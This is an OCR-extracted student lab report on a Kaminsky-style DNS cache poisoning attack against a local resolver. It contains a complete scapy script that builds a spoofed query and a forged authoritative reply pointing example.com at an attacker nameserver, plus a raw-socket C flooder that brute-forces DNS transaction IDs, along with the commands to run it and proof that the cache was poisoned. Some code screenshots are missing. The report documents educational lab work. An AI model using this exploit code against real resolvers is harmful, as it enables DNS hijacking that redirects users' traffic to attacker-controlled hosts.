
- Result:

23.4319958…	10.0.2.9	10.0.2.8	ICMP	167	Destination unreachable (Port unreachabl
25.7984285…	10.0.2.9	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x3864917
25.8009526…	10.0.2.3	10.0.2.9	DHCP	590	DHCP ACK - Transaction ID 0x3864917
28.5582622…	PcsCompu_66:b0:79	PcsCompu_32:63:66	ARP	60	Who has 10.0.2.9? Tell 10.0.2.8
28.5584624…	PcsCompu_32:63:66	PcsCompu_66:b0:79	ARP	60	10.0.2.9 is at 08:00:27:32:63:66

The packet will show port unreachable since the DNS request is fake.


Task5:

- Code:



The src IP will be the real IP of the 'www.example.com' and the dst IP will be the local DNS server's IP.

- Result:



The packet will show port unreachable since the DNS reply is fake.

Task6:

- First of all, I will use scapy library of python to generate the DNS request and response file and include them in 'iq_req.bin' and 'iq_reps.bin' file which will called by attack.c file.
- Code:

Lab3 > genDNSfile.py > ...

```python
from scapy.all import *

# combine Task6_reply and Task6_response
Qdsec = DNSQR(qname='thgys.example.com')

ip = IP(dst='10.0.2.8', src='10.0.2.9')
udp = UDP(dport=53, sport=53, chksum=0)
dns = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
# print(ip)

pkt1 = ip / udp / dns

with open('ip_req.bin', 'wb') as f:
    f.write(bytes(pkt1))

name = 'twysw.example.com'
domain = 'example.com'
ns = '10.0.2.9'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata=ns, ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata='ns.shangzewen.com', ttl=259200)

dns = DNS(id=0xAAAA,
          aa=1,
          rd=0,
          qr=1,
          qdcount=1,
          ancount=1,
          nscount=1,
          arcount=0,
          qd=Qdsec,
          an=Anssec,
          ns=NSsec)
ip = IP(dst='10.0.2.8', src='199.43.135.53', chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)

pkt = ip / udp / dns

with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(pkt))

```

- Code for attack.c:


Task6_request.py | genDNSfile.py | Task4.py | Task5.py | Task6_reply.py | attack.c

Lab3 > C attack.c > ...


```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000

/* IP Header */
struct ipheader
{
  unsigned char iph_ihl : 4,       //IP header length
      iph_ver : 4;                 //IP version
  unsigned char iph_tos;           //Type of service
  unsigned short int iph_len;      //IP Packet length (data + header)
  unsigned short int iph_ident;    //Identification
  unsigned short int iph_flag : 3, //Fragmentation flags
      iph_offset : 13;             //Flags offset
  unsigned char iph_ttl;           //Time to Live
  unsigned char iph_protocol;      //Protocol type
  unsigned short int iph_chksum;   //IP datagram checksum
  struct in_addr iph_sourceip;     //Source IP address
  struct in_addr iph_destip;       //Destination IP address
};

void send_raw_packet(char *buffer, int pkt_size);
void send_dns_request();
void send_dns_response();

int main()
{
  long i = 0;

  srand(time(NULL));

  // Load the DNS request packet from file
  FILE *f_req = fopen("ip_req.bin", "rb");
  if (!f_req)
  {
    perror("Can't open 'ip_req.bin'");
    exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE *f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp)
  {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26] = "abcdefghijklmnopqrstuvwxyz";
  while (1)
  {
```

```c
  {
    unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k = 0; k < 5; k++)
      name[k] = a[rand() % 26];

    printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%hu]\n",
           ++i, name, transaction_id);

    //################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server
               This will trigger it to send out DNS queries */

    // ... Students should add code here.
    send_dns_request(name, ip_req, n_req);
    sleep(0.65);

    // Step 2. Send spoofed responses to the targeted local DNS server.

    // ... Students should add code here.
    for (transaction_id = 1000; transaction_id < 1101; transaction_id++)
    {
      send_dns_response(name, transaction_id, ip_resp, n_resp);
      //send out 100 dns responses (after 100-200 responses, we are too slow and real response already arrived)
    }
    //  need to sleep or it will cost too much ram.
    sleep(0.09);

    //################################################################
  }
}

/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char *name, unsigned char *ip_req, int n_req)
{

  memcpy(ip_req + 41, name, 5); //all we gotta do is edit the 5 letter start for xxxxx.exampkle.com (found using blesss)

  send_raw_packet(ip_req, n_req); //send'er out!
}

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char *name, int tid, unsigned char *ip_resp, int n_resp)
{

  memcpy(ip_resp + 41, name, 5); //all we gotta do is edit the 5 letter start for xxxxx.exampkle.com (found using blesss)
  memcpy(ip_resp + 64, name, 5); //all we gotta do is edit the 5 letter start for xxxxx.exampkle.com (found using blesss)

  unsigned short id_net_order = htons(tid); //make the transaction id in little endian binary

  memcpy(ip_resp + 28, &id_net_order, 2); //put the transaction inside payload (always at index 28)

  send_raw_packet(ip_resp, n_resp);
}

/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char *buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
             &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *)buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
         (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}

//  run command:
//  sudo chmod a+x genDNSfile.py
//  sudo python3 genDNSfile.py
//  sudo gcc attack.c -o attack
//  sudo ./attack
```

- I also modify the example.com.zone file's ns entry to the attacker's domain which is 'ns.shangzewen.com' and include a shangzewen.com.zone file.
  Example.com.zone:




shangzewen.com.zone:



- In order to do the attack, I run the genDNSfile.py first by using ‘sudo python3 genDNSfile.py’ then I compile the attack.c file by using command ‘sudo gcc attack.c -o attack’. After compiled the file, I set up the attack by using command ‘sudo ./attack’. After a while, by checking the DNS cache on the local DNS server machine, I am able to find the cache of the ‘ns.shangzewen.com’ entry by using command ‘cat /var/cache/bind/dump.db | grep shangzewen.

- Result:



Task7:

- When I run command ‘dig www.example.com’ and the command ‘dig @ns.shangzewen.com’ the result will show example.com nameserver will match the ‘ns.shangzewen.com’ which is the attacker’s IP address. Which means the attack is succeed.